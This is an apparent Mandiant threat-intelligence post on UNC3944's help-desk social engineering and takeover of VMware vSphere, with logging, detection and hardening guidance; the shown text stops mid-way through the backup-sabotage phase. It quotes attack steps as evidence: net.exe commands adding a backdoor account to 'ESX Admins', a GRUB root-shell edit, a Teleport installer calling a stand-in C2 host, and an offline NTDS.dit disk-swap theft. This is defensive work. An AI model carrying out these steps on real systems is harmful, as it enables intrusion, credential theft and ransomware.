From Help Desk to Hypervisor: Defending Your VMware vSphere Estate from UNC3944

By Mandiant

Published: 2025-07-23 · Archived: 2026-04-05 19:43:43 UTC

Introduction

In mid 2025, Google Threat Intelligence Group (GTIG) identified a sophisticated and aggressive cyber campaign targeting multiple industries, including retail, airline, and insurance. This was the work of UNC3944, a financially motivated threat group that has exhibited overlaps with public reporting of "0ktapus," "Octo Tempest," and "Scattered Spider." Following public alerts from the Federal Bureau of Investigation (FBI), the group's targeting became clear. GTIG observed that the group was suspected of turning its ransomware and extortion operations to the U.S. retail sector. The campaign soon broadened further, with airline and transportation organizations in North America having also become targets.

The group's core tactics have remained consistent and do not rely on software exploits. Instead, they use a proven playbook centered on phone calls to an IT help desk. The actors are aggressive, creative, and particularly skilled at using social engineering to bypass even mature security programs. Their attacks are not opportunistic but are precise, campaign-driven operations aimed at an organization's most critical systems and data.

Their strategy is rooted in a "living-off-the-land" (LoTL) approach. After using social engineering to compromise one or more user accounts, they manipulate trusted administrative systems and use their control of Active Directory as a launchpad to pivot to the VMware vSphere environment, thus providing an avenue to exfiltrate data and deploy ransomware directly from the hypervisor. This method is highly effective as it generates few traditional indicators of compromise (IoCs) and bypasses security tools like endpoint detection and response (EDR), which often have limited or no visibility into the ESXi hypervisor and vCenter Server Appliance (VCSA).

This blog post provides a deep dive into the anatomy of UNC3944's vSphere-centric attacks and outlines a fortified, multi-pillar defense strategy required for mitigation. Learn more about the risks associated with integrating VMware vSphere with Microsoft Active Directory. Additionally, register for our upcoming webinar to learn these strategies directly from Mandiant experts.

vSphere Logging Fundamentals

Before discussing key detection signals and hardening strategies related to UNC3944’s vSphere-related operations, it's important to understand vSphere logging and the distinction between vCenter Events and ESXi host logs. When forwarded to a central syslog server, vCenter Server events and ESXi host logs represent two distinct yet complementary sources of data. Their fundamental difference lies in their scope, origin, and the structured, event-driven nature of vCenter logs versus the verbose, file-based output of ESXi.

1. vCenter Server (VC Events)

vCenter events operate at the management plane, providing a structured audit trail of administrative actions and automated processes across the entire virtual environment. Each event is a discrete, well-defined object identified by a unique `eventTypeId`, such as `VmPoweredOnEvent` or `UserLoginSessionEvent`. This programmatic identification makes them ideal for ingestion into Security Information and Event Management (SIEM) platforms like Splunk or Google Chronicle for automated parsing, alerting, and security analysis.



Figure 1: VC Event log structure

- **Native storage & syslog forwarding:** These events are generated by vCenter Server and stored within its internal VCSA database (PostgreSQL). When forwarded, vCenter streams a real-time copy of these structured events to the syslog server. The resulting log message typically contains the formal `eventTypeId` along with its human-readable description, allowing for precise analysis.
- **Primary use cases:**
  - **Security auditing & forensics:** Tracking user actions, permission changes, and authentication
  - **Change management:** Providing a definitive record of all configuration changes to clusters, hosts, and virtual machines (VMs)
  - **Automated alerting:** Triggering alerts in a SIEM or monitoring tool based on specific `eventTypeId` s (e.g., `HostCnxFailedEvent`)
- **Examples of vCenter Events:** As documented in resources like the vCenter Event Mapping repository, each event has a specific programmatic identifier.
  - **UserLoginSessionEvent**

        - **Description:** "User {userName}@{ipAddress} logged in as {locale}"
        - **Significance:** A critical security event for tracking all user access to the vCenter management plane
    - **VmCreatedEvent**
        - **Description:** "Created virtual machine {vm.name} on {host.name} in {datacenter.name}"
        - **Significance:** Logs the creation of new inventory objects, essential for asset management and change control
    - **VmPoweredOffEvent**
        - **Description:** "Virtual machine {vm.name} on {host.name} in {datacenter.name} is powered off"
        - **Significance:** Tracks the operational state and availability of workloads. An unexpected power-off event is a key indicator for troubleshooting.

Note on VCSA Logging Limitations: The VCSA does not, out-of-the-box, support forwarding critical security logs for denied network connections or shell command activity. To enable this non-default capability, a custom configuration at the native Photon OS level is required. This is an agentless approach that leverages only built-in Linux tools (like iptables and logger) and does not install any third-party software. This configuration pipes firewall and shell events into the VCSA's standard rsyslog service, allowing the built-in remote logging mechanism to forward them to a central SIEM.

2. ESXi Host Logs

ESXi logs operate at the hypervisor level, providing granular, host-specific operational data. They contain detailed diagnostic information about the kernel, hardware, storage, networking, and services running directly on the ESXi host.

- **Native storage:** These logs are enabled by default and stored as a collection of plain text files on the ESXi host itself, primarily within the `/var/log/` directory. This storage is often a local disk or a persistent scratch partition. If a persistent location is not configured, these logs are ephemeral and will be lost upon reboot, making syslog forwarding essential for forensics.



Figure 2: ESXi standard log structure

- **Primary use cases:**
    - Deep-dive troubleshooting of performance issues

    - Diagnosing hardware failures or driver issues
    - Analyzing storage and network connectivity problems
- **Examples of ESXi log entries sent to syslog:**
    - (from `vmkernel.log`): Detailed logs about storage device latency
    - (from `hostd.log`): Logs from the host agent, including API calls, VM state changes initiated on the host, and host service activity
    - (from `auth.log`): Records of successful or failed login attempts directly to the host via SSH or the DCUI

3. ESXi Host Audit Logs

ESXi audit records provide a high-fidelity, security-focused log of actions performed directly on an ESXi host. The following analysis of the provided example demonstrates why this log source is forensically superior to standard logs for security investigations**.** These logs are not enabled by default.

- **Native storage & persistence:** These records are written to `audit.*.log` on the host's local filesystem, governed by the `Syslog.global.auditRecord.storageEnable = TRUE` parameter. Persistent storage configuration is critical to ensure this audit trail survives a reboot.



Figure 3: ESXi audit log structure

- **Forensic analysis: standard vs. audit log:** In the provided scenario, a threat actor logs into an ESXi host, attempts to run malware, and disables the `execInstalledOnly` security setting. Here is how each log type captures this event:

- **Standard syslog `shell.log` analysis:** The standard log provides a simple, chronological history of commands typed into the shell.



Figure 4: ESXi standard log output

- - **Limitations:**
    - **No login context**: It does not show the threat actors source IP address or that the initial SSH login was successful.
    - **No outcome**: It shows the command `./malware` was typed but provides no information on whether it succeeded or failed.
    - **Incomplete narrative**: It is merely a command history, lacking the essential context needed for a full security investigation**.**
- **ESXi audit log analysis:** The ESXi audit log provides a rich, structured, and verifiable record of the entire session, from connection to termination, including the outcome of each command.



Figure 5: ESXi audit log output

- - **Successful login**: It explicitly records the successful authentication, including the source IP.
    - **Failed malware execution**: This is the most critical distinction. The audit log shows that the malware execution failed with an exit status of 126.
    - **Successful security disablement**: It then confirms that the command to disable a key security feature was successful.

This side-by-side comparison proves that while standard ESXi logs show a threat actor's intent, the ESXi audit log reveals the actual outcome, providing actionable intelligence and a definitive forensic trail. A comprehensive logging strategy for a vSphere environment requires the collection and analysis of three distinct yet complementary data sources. When forwarded to a central syslog server, vCenter Server events, ESXi host audit records, and standard ESXi operational logs provide a multilayered view of the environment's security, administrative changes, and operational health.

Characteristic	**vCenter Server Events**	**ESXi Audit Logs**	**ESXi Standard Logs**
Scope	Virtual Center, ESXI	ESXi	ESXi
Enabled by Default	Yes	No	Yes

Format	Structured Objects (eventTypeId)	Verbose, Structured Audit Entries	Unstructured/Semi-structured Text
Type	Administrative, Management, Audit	Security Audit, Kernel-level Actions	Management, System-Level State
Primary Storage	VCSA Internal Database	Local Filesystem (audit.log)	Local Filesystem (/var/log/)
Primary Use Case	Central Auditing, Full Cluster Management, Forensics	Direct Host Forensics, Compliance	Deep Troubleshooting, Diagnostics

Table 1: Comparison of ESXi Logs and vCenter Events

Anatomy of an Attack: The Playbook

UNC3944's attack unfolds across five distinct phases, moving methodically from a low-level foothold to complete hypervisor control.



Figure 6: Typical UNC3944 attack chain

Phase 1: Initial Compromise, Recon, and Escalation

This initial phase hinges on exploiting the human element.

- **The tactic:** The threat actor initiates contact by calling the IT help desk, impersonating a regular employee. Using readily available personal information from previous data breaches and employing persuasive or intimidating social engineering techniques, they build rapport and convince an agent to reset the employee's Active Directory password. Once they have this initial foothold, they begin a two-pronged internal reconnaissance mission:
    - **Path A (information stores):** They use their new access to scan internal SharePoint sites, network drives, and wikis. They hunt for IT documentation, support guides, org charts, and project plans that reveal high-value targets. This includes not only the names of individual Domain or vSphere administrators, but also the discovery of powerful, clearly named Active Directory security groups like "vSphere Admins" or "ESX Admins" that grant administrative rights over the virtual environment.
    - **Path B (secrets stores):** Simultaneously, they scan for access to password managers like HashiCorp Vault or other Privileged Access Management (PAM) solutions. If they find one with weak access controls, they will attempt to enumerate it for credentials.

Armed with the name of a specific, high-value administrator, they make additional calls to the help desk. This time, they impersonate the privileged user and request a password reset, allowing them to seize control of a privileged account.

- **Why it's effective:** This two-step process bypasses the need for technical hacking like Kerberoasting for the initial escalation. The core vulnerability is a help desk process that lacks robust, non-transferable identity verification for password resets. The threat actor is more confident and informed on the second call, making their impersonation much more likely to succeed.

- **Key detection signals:**

    - **[LOGS] Monitor for command-line and process execution:** Implement robust command-line logging (e.g., via Audit Process Creation, Sysmon Event ID 1 or EDR). Create alerts for suspicious remote process execution, such as `wsmprovhost.exe` (WinRM) launching native tools like `net.exe` to query or modify sensitive groups (e.g., `net group "ESX Admins" /add`).

    - **[LOGS] Monitor for group membership changes:** Create high-priority alerts for `AD Event ID 4728` (A member was added to a security-enabled global group) or `4732` (local group) for any changes to groups named "vSphere Admins," "ESX Admins," or similar.

    - **[LOGS] Correlate AD password resets with help desk activity:** Correlate `AD Event ID 4724` (Password Reset) and the subsequent addition of a new multi-factor authentication (MFA) device with help desk ticket logs and call records.

    - **[BEHAVIOR] Alert on anomalous file access:** Alert on a single user accessing an unusually high volume of disparate files or SharePoint sites, which is a strong indicator of the reconnaissance seen during UNC3944 activity.

    - **[CRITICAL BEHAVIOR] Monitor Tier 0 account activity:** Any password reset on a Tier 0 account (Domain Admin, Enterprise Admin, vSphere) must be treated as a critical incident until

proven otherwise.

- **Critical hardening and mitigation:**
    - **[CRITICAL] Prohibit phone-based resets for privileged accounts:** For all Tier 0 accounts, enforce a strict "no password resets over the phone" policy. These actions must require an in-person, multipart, or high-assurance identity verification process.
    - **Protect and monitor privileged AD groups:** Treat these groups as Tier 0 assets: tightly control who can modify their membership and implement the high-fidelity alerting for any membership change (`AD Event ID 4728` / `4732`). This is critical as threat actors will use native tools like `net.exe` , often via remote protocols like WinRM, to perform this manipulation. Avoid using obvious, non-obfuscated names like "vSphere Admins" for security groups that grant high-level privileges
    - **Harden information stores:** Implement data loss prevention (DLP) and data classification to identify and lock down sensitive IT documentation that could reveal high-value targets. Treat secrets vaults as Tier 0 assets with strict, least-privilege access policies.
    - **Restrict or monitor remote management tools:** Limit the use of remote management protocols like WinRM and vSphere management APIs to authorized administrative subnets and dedicated PAWs. Log all remote commands for review and anomaly detection.

Table 2 displays threat actors actions in support of Active Directory escalation along with process and command-line data that an organization may use to detect this activity.

Process Name	Command Line	Tactic	Threat Actor's Goal
explorer.EXE	"C:\Program Files...\WORDPAD.EXE" "\10.100.20.55\c$\Users\j.doe...\ACME Power Division\Documents\Procedure for Deploying ESXi...docx"	Reconnaissance	Threat actor, using a compromised user account, opens IT procedure documents to understand the vSphere environment and find target names.

explorer.EXE	"C:...\NOTEPAD.EXE" \prd-mgmt-srv02.acme-corp.local\c$\Users\adm-svc-vcenter\Desktop\ESX HOST CLUSTER ISSUE.txt	Reconnaissance	Threat actor continues recon, opening files on a management server that likely contain names of systems, groups, or administrators.
wsmprovhost.exe	"C:...\net.exe" group "ESX Admins"	Enumeration	Having found the group name, the threat actors use WinRM to remotely query the membership of the "ESX Admins" group to identify targets.
wsmprovhost.exe	"C:...\net.exe" group "ESX Admins" ACME-CORP\temp-adm-bkdr /add	Manipulation	This is the key attack. The threat actor adds their controlled account (temp-adm-bkdr) to the "ESX Admins" group, granting it full admin rights to vSphere.
wsmprovhost.exe	"C:...\net.exe" group "ESX Admins"	Verification	The threat actor queries the group again immediately after the modification to confirm that their malicious user was successfully added.

Table 2: Active Directory user escalation

Phase 2: The Pivot to vCenter — The Control Plane Compromise

With mapped Active Directory to vSphere credentials, the threat actors turn their sights on the heart of the virtual environment.

- **The tactic:** They use the compromised credentials to log into the vSphere vCenter Server GUI. From there, they leverage their vCenter Admin rights to gain what amounts to "virtual physical access" to the VCSA itself. They open a remote console, reboot the appliance, and edit the GRUB bootloader to start with a root shell (`init=/bin/bash`), giving them passwordless root access. They then change the root password to enable SSH access upon reboot. To maintain their foothold, they upload and execute **teleport**, a legitimate open source remote access tool, to create a persistent and encrypted reverse shell (C2 channel) that bypasses most firewall egress rules.
- **Why it's effective:** vCenter’s delegation of trust in Active Directory often via LDAP(S) means the initial login isn't protected by MFA. The VCSA takeover abuses a fundamental privilege of a virtual environment administrator—the ability to interact with a VM's console pre-boot.
- **Key detection signals:**
  - **[LOGS]** Monitor vCenter events for logins (`com.vSphere.vc.UserLoginSessionLoginSuccessEvent`) (`com.vSphere.vc.UserLoginSessionLoginFailureEvent`) and reboot (`com.vSphere.vc.appliance.ApplianceRebootEvent`).
  - **[LOGS]** Monitor for log entries with prefixes like "SSH" in remote VCSA syslog to detect dropped SSH attempts or other blocked traffic via iptables.
  - **[LOGS]** On the VCSA, monitor `journald` and implement VCSA remote forwarding of logs to a SIEM to detect unauthorized shell access and the enablement of the SSH and Shell service.

daemon	info		2025-06-25T22:01:31.985772+00:00 vc8 systemd 1 - - Stopped sshd.service.
local0	info		2025-06-25T22:01:31.994130+00:00 vc8 vami-access - - - ::ffff:192.168.40.1 vc8.acme.com:5480 - [25/Jun/2025:22:01:31 +0000] "PUT /rest/appliance/access/ssh HTTP/2.0" 200 0 "https://vc8.acme.com:5480/" "Mozilla/5.0 (Windows NT 10.0; Win64;
local0	info		2025-06-25T22:01:42.561657+00:00 vc8 applmgmt - - - 2025-06-25T23:01:42 PM +01 [13845]INFO:vmware.appliance.vapi.auth:Authorization request for service_id: com.vmware.appliance.access.ssh, operation_id: set
local0	info		2025-06-25T22:01:42.569748+00:00 vc8 applmgmt - - - 2025-06-25T23:01:42 PM +01 [13845]DEBUG:root:com.vmware.appliance.version1.access.ssh.set(enable=True)
daemon	info		2025-06-25T22:01:43.693197+00:00 vc8 systemd 1 - - Started OpenSSH Daemon.
local0	info		2025-06-25T22:01:43.700402+00:00 vc8 vami-access - - - ::ffff:192.168.40.1 vc8.acme.com:5480 - [25/Jun/2025:22:01:43 +0000] "PUT /rest/appliance/access/ssh HTTP/2.0" 200 0 "https://vc8.acme.com:5480/" "Mozilla/5.0 (Windows NT 10.0; Win64;
authpriv	info		2025-06-25T22:01:43.713943+00:00 vc8 sshd 79311 - - Server listening on 0.0.0.0 port 22.
authpriv	info		2025-06-25T22:01:43.714171+00:00 vc8 sshd 79311 - - Server listening on :: port 22.

Figure 7: Remote syslog events for enablement of VCSA SSH service

- - **[NETWORK]** Use Network Flow Logs to spot anomalous outbound connections from the VCSA's IP address.
  - **[NETWORK]** Unusual DNS Requests from vCenter - This detection identifies when a vSphere vCenter server makes DNS requests for domains that are not on the explicit allow list of known, trusted sites (e.g., `vSphere.com` , `ntp.org` , or internal domains).

    - **[LOGS] Use of cURL or Wget to download tools:** This detection can identify the use of command-line utilities like cURL or Wget on a critical server (such as a vCenter, Domain Controller, or database server) to download a file from an external URL.
- **Critical hardening and mitigation:**
    - **[CRITICAL] Enable the VCSA remote logging:** Implement remote syslog forwarding on the VCSA appliance.
    - **[CRITICAL] Enforce phishing-resistant MFA on vCenter:** Implement a phishing-resistant MFA solution, such as FIDO2/WebAuthn, for all vCenter logins by federating authentication with a supported identity provider. This is a critical control that directly neutralizes the threat of credential theft, rendering phishing attacks against vCenter users ineffective.
    - **[CRITICAL] Enforce least privilege in vCenter**: Strictly limit the use of the Administrator role, reserving it for dedicated "break glass" accounts only such as `administrator@vsphere.local`. Instead, create granular, custom roles for specific job functions to ensure users and groups only have the minimum permissions necessary, breaking the link between a compromised AD account and a full vCenter takeover.
    - **[CRITICAL] Use the VCSA firewall and block shell access:** Block all unnecessary outbound internet traffic from the VCSA using egress filtering and its built-in firewall. Disable the SSH and BASH shells by default. This thwarts the `teleport` backdoor and makes the VCSA takeover significantly more difficult.
    - **[CRITICAL] Configure the VCSA's underlying iptables firewall:** Enforce a Zero Trust allow-list for all management interfaces (443, 5480, 22) and enable logging for all denied connections. The default VCSA GUI firewall can be disabled by an attacker with a compromised web session and, crucially, it does not log blocked connection attempts. By configuring iptables at the OS level, the rules become immune to GUI tampering, and every denied connection is logged and forwarded to your SIEM.

Table 3 displays threat actor actions in support of Teleport Installation along with key evidence that an organization may use to detect this activity.

Tactic	Key Evidence	Threat Actor's Goal
Execute Script & Assert Privileges	sudo: root : ... COMMAND=/usr/bin/bash -c '#!/bin/bash...' assert_running_as_root()	The threat actor executes the installer via sudo. The script's first action is to confirm it has the root permissions required for system-wide installation.

Define Installation Parameters	`SCRIPT_NAME="teleport-installer"`
	`TELEPORT_BINARY_DIR="/usr/local/bin"`
	`TELEPORT_CONFIG_PATH="/etc/teleport.yaml"`
		The script defines its core parameters, including where the backdoor's binaries and configuration files will be placed on the compromised VCSA's filesystem.

Hardcode C2 & Authentication Details	`TARGET_HOSTNAME='c2.attacker.net'`
	`JOIN_TOKEN='[REDACTED_JOIN_TOKEN]'`
	`CA_PIN_HASHES='sha256:[REDACTED_CA_PIN_HASH]`
		The threat actor embeds the unique, pre-generated credentials required for the agent to connect and authenticate to their external command-and-control (C2) server

Detect OS & Select Package Type	`if [[ ${f} != "tarball" && ${f} != "deb" ...`	The script contains logic to detect the underlying operating system (e.g., Debian, RHEL, or a generic Linux like the VCSA) to ensure it uses the correct installation package (.deb, .rpm, or .tar.gz).
Download & Install Binaries	Script logic proceeds to download the 'tarball' package and unpacks binaries to `/usr/local/bin`	Based on the OS detection, the script would then download the appropriate Teleport package from an threat actor-controlled source and install the binaries (`teleport`, `tsh`, `tctl`) into the predefined directory.
Establish Persistence	`SYSTEMD_UNIT_PATH="/lib/systemd/system/teleport.service"` [Implied Action] Script creates and enables a systemd unit file	To ensure the backdoor survives reboots, the script creates a systemd service file using the defined path. It then enables and starts the teleport service, which initiates the final, persistent connection to the C2 server.

Table 3: VCSA Teleport installation

Phase 3: The Hypervisor Heist — Offline Credential Theft and Exfiltration

This is where the threat actor leverages their vSphere control to operate beneath the notice of in-guest security and EDR.

- **The tactic:** From vCenter, the threat actor enables SSH on the ESXi hosts and reset their root passwords. They then execute an offline attack by identifying a Domain Controller VM, powering it off, and detaching its virtual disk (`.vmdk`). This disk is then attached as a secondary drive to a forgotten or "orphaned" VM they control. From this unmonitored machine, they copy the `NTDS.dit` Active Directory database. The process is then reversed, and the DC is powered back on as if nothing happened. The stolen data is then moved in a two-stage process: first, an internal transfer from the orphaned VM to the compromised VCSA using `sftp` , and second, an external exfiltration from the VCSA through the already-established `teleport` C2 channel to a threat actor controlled cloud service.
- **Why it's effective:** This entire operation occurs at the hypervisor layer, making it invisible to any EDR or security agent running inside the Domain Controller's operating system. The use of the VCSA as a data funnel bypasses any network segmentation rules.

Table 4 displays threat actor actions in support of VM data exfiltration along with key evidence that an organization may use to detect this activity.

Tactic	Evidence Source	Key Evidence	Threat Actor's Goal
Identify Target VM	Browser History	URL: `https://vcsa-prod-01.acme.local/ui/...` Page Title: vSphere - ACME-DC01 - Datastores	The threat actor, logged in as a compromised user , browses the vSphere UI to locate the virtual machine for the target Domain Controller (ACME-DC01).
Identify Staging VM	Browser History	URL: `https://vcsa-prod-01.acme.local/ui/...` Page Title: vSphere - OLD-APPSRV-01 - Networks	The threat actor identifies a seemingly abandoned server (OLD-APPSRV-01) to use as their staging VM, onto which they will mount the DC's disk.
Execute Disk Swap	vCenter Event Log	Event: `[vim.event.VmReconfiguredEvent]` `User: ACME\threat.actor`	The threat actor triggers a VM reconfiguration on the staging

		`Action: Reconfigured OLD-APPSRV-01 on esxi-prod-02.acme.local`	VM. This is the start of the disk attachment process.
Confirm Disk Attachment	vCenter Event Log	`Device Change: ...backing = (fileName = 'ds:///vmfs/volumes/.../ACME-DC01/ACME-DC01_4.vmdk' ...)`	The log shows a disk device being modified on the staging VM. The source file path clearly shows that the virtual disk (.vmdk) belonging to the Domain Controller (ACME-DC01) is being attached.
Confirm Host Execution	ESXi Host Log (hostd.log)	Task: `VpxaTask: VpxaReconfigVM /vmfs/volumes/.../OLD-APPSRV-01/OLD-APPSRV-01.vmx`	Simultaneously, the ESXi host logs the ReconfigVM_Task being executed against the staging VM, confirming the action was carried out at the hypervisor level.

Table 4: Virtual machine data exfiltration

- **Key detection signals:**
  - **[BEHAVIOR] Monitor for reconnaissance in the vSphere UI:** Before the attack, the threat actor browses the vSphere client to identify their target (e.g., a VM named `ACME-DC01`) and their staging VM (`OLD-APPSRV-01`). If UI access logs or browser histories from admin workstations are available, correlating suspicious browsing patterns with a subsequent reconfiguration event can provide very early warning.
  - **[LOGS] Scrutinize:** As shown in this anonymised real-world example, a `vim.event.VmReconfiguredEvent` for the staging VM (e.g., `OLD-APPSRV-01`) will contain the file path of the target VM's disk in its configuration details (e.g., `backing = (fileName = '.../ACME-DC01/ACME-DC01_4.vmdk' ...)`). Create high-priority alerts that parse this event data to detect when a disk from a critical asset is attached to any non-standard machine.
  - **[LOGS] Correlate the full event sequence:** A high-fidelity alert can be built by correlating the full sequence of vCenter events on a critical asset: `VmPoweredOffEvent`, followed by the `VmReconfiguredEvent` previously detailed, and eventually a `VmPoweredOnEvent` combined with a restart initiated by vmtoolsd.exe, along with supporting Windows guest events like 6006 (shutdown) and 6005 (startup).
  - **[BEHAVIOR] Create CRITICAL alerts** for any power-on or reconfiguration event on VMs located in a "Decommissioned" or "Orphaned" folder as these are prime candidates for the threat actors staging VM.

    - **[LOGS] Monitor ESXi host changes:** Alert on SSH service start via vCenter events (`vim.event.HostServiceStartedEvent`), firewall configuration changes (`vim.event.HostFirewallInfoChangedEvent`), and direct root shell access logs on the ESXi hosts themselves.
- **Critical hardening and mitigation:**
    - **[CRITICAL] Use vSphere VM encryption:** Encrypt all Tier 0 virtualized assets. This is the definitive technical block for the offline "Disk Swap" attack as the stolen `.vmdk` file would be unreadable.
    - **[CRITICAL] Implement a strict VM decommissioning process:** Formally decommission old VMs by deleting their disks. Do not leave powered-off, "orphaned" VMs on your datastores as these are the ideal workbenches for threat actors.
    - **[CRITICAL] Harden ESXi accounts:** Disable the default ESXi `root` account in favor of a named "break glass" account with a highly complex password. On ESXi 8.0+, run `esxcli system account set -i vpxuser -s false` to prevent a compromised vCenter user from changing ESXi root passwords.
    - **[CRITICAL] Enable ESXi remote audit logging:** Enable remote ESXi audit logging (`vpxa.log` , `hostd.log` , `audit_records`) to a SIEM to provide verbose, centralized details of security-focused events on the hosts themselves.

192.168.40.164		logaudit	info	2025- [ssh.connect@6876 subject="root" object="ssh" result="success" ip="192.168.40.1" reason="AUTH_SUCCESS"]
192.168.40.164		auth	info	2025- Accepted keyboard-interactive/pam for root from 192.168.40.1 port 54462 ssh2
192.168.40.164		user	info	2025- [GenericCorrelator] 1086034351508us: [vob.user.ssh.session.opened] SSH session was opened for 'root@192.168.40.1'.
192.168.40.164		user	info	2025- [UserLevelCorrelator] 1086034351508us: [vob.user.ssh.session.opened] SSH session was opened for 'root@192.168.40.1'.
192.168.40.164		user	info	2025- [UserLevelCorrelator] 1086034352798us: [esx.audit.ssh.session.opened] SSH session was opened for 'root@192.168.40.1'.
192.168.40.164		authpriv	info	2025- pam_unix(sshd:session): session opened for user root by (uid=0)
192.168.40.164		local4	info	2025- --> eventTypeId = "esx.audit.ssh.session.opened",
192.168.40.164		local4	info	2025- info hostd[133432] [Originator@6876 sub=Vimsvc.ha-eventmgr] Event 1657 : SSH session was opened for 'root@192.168.40.1'.
192.168.40.164		logaudit	info	2025- [ssh.session.begin@6876 subject="root" object="ssh" result="success" ip="192.168.40.1" hostname="192.168.40.1"]
192.168.40.164		auth	info	2025- Session opened for 'root' on /dev/char/pty/t0

Figure 8: Remote syslog events for SSH access to ESXi

Phase 4: Backup Sabotage — Removing the Safety Net

Before deploying ransomware, the actor ensures their target cannot recover.

- **The tactic:** Leveraging their full control over Active Directory, the threat actor targets the backup infrastructure (e.g., a virtualized backup server). They either reuse the compromised Domain Admin credentials to log in via RDP or, more stealthily, add a user they control to the "Veeam Administrators" security group in AD. Once in, they delete all backup jobs, snapshots, and repositories.
- **Why it's effective:** This works due to a lack of administrative tiering (where the same powerful accounts manage both virtualization and backups) and insufficient monitoring of changes to critical AD security groups.
- **Key detection signals:**
    - **[Detecting Path A]** Monitor for interactive logons (`Windows Event ID 4624`) on the backup server by high-privilege accounts.

    - **[Detecting Path B]** Triggers a CRITICAL alert from AD logs for `Event ID 4728` ("A member was added to a security-enabled global group") for any change to the "Veeam Administrators" group
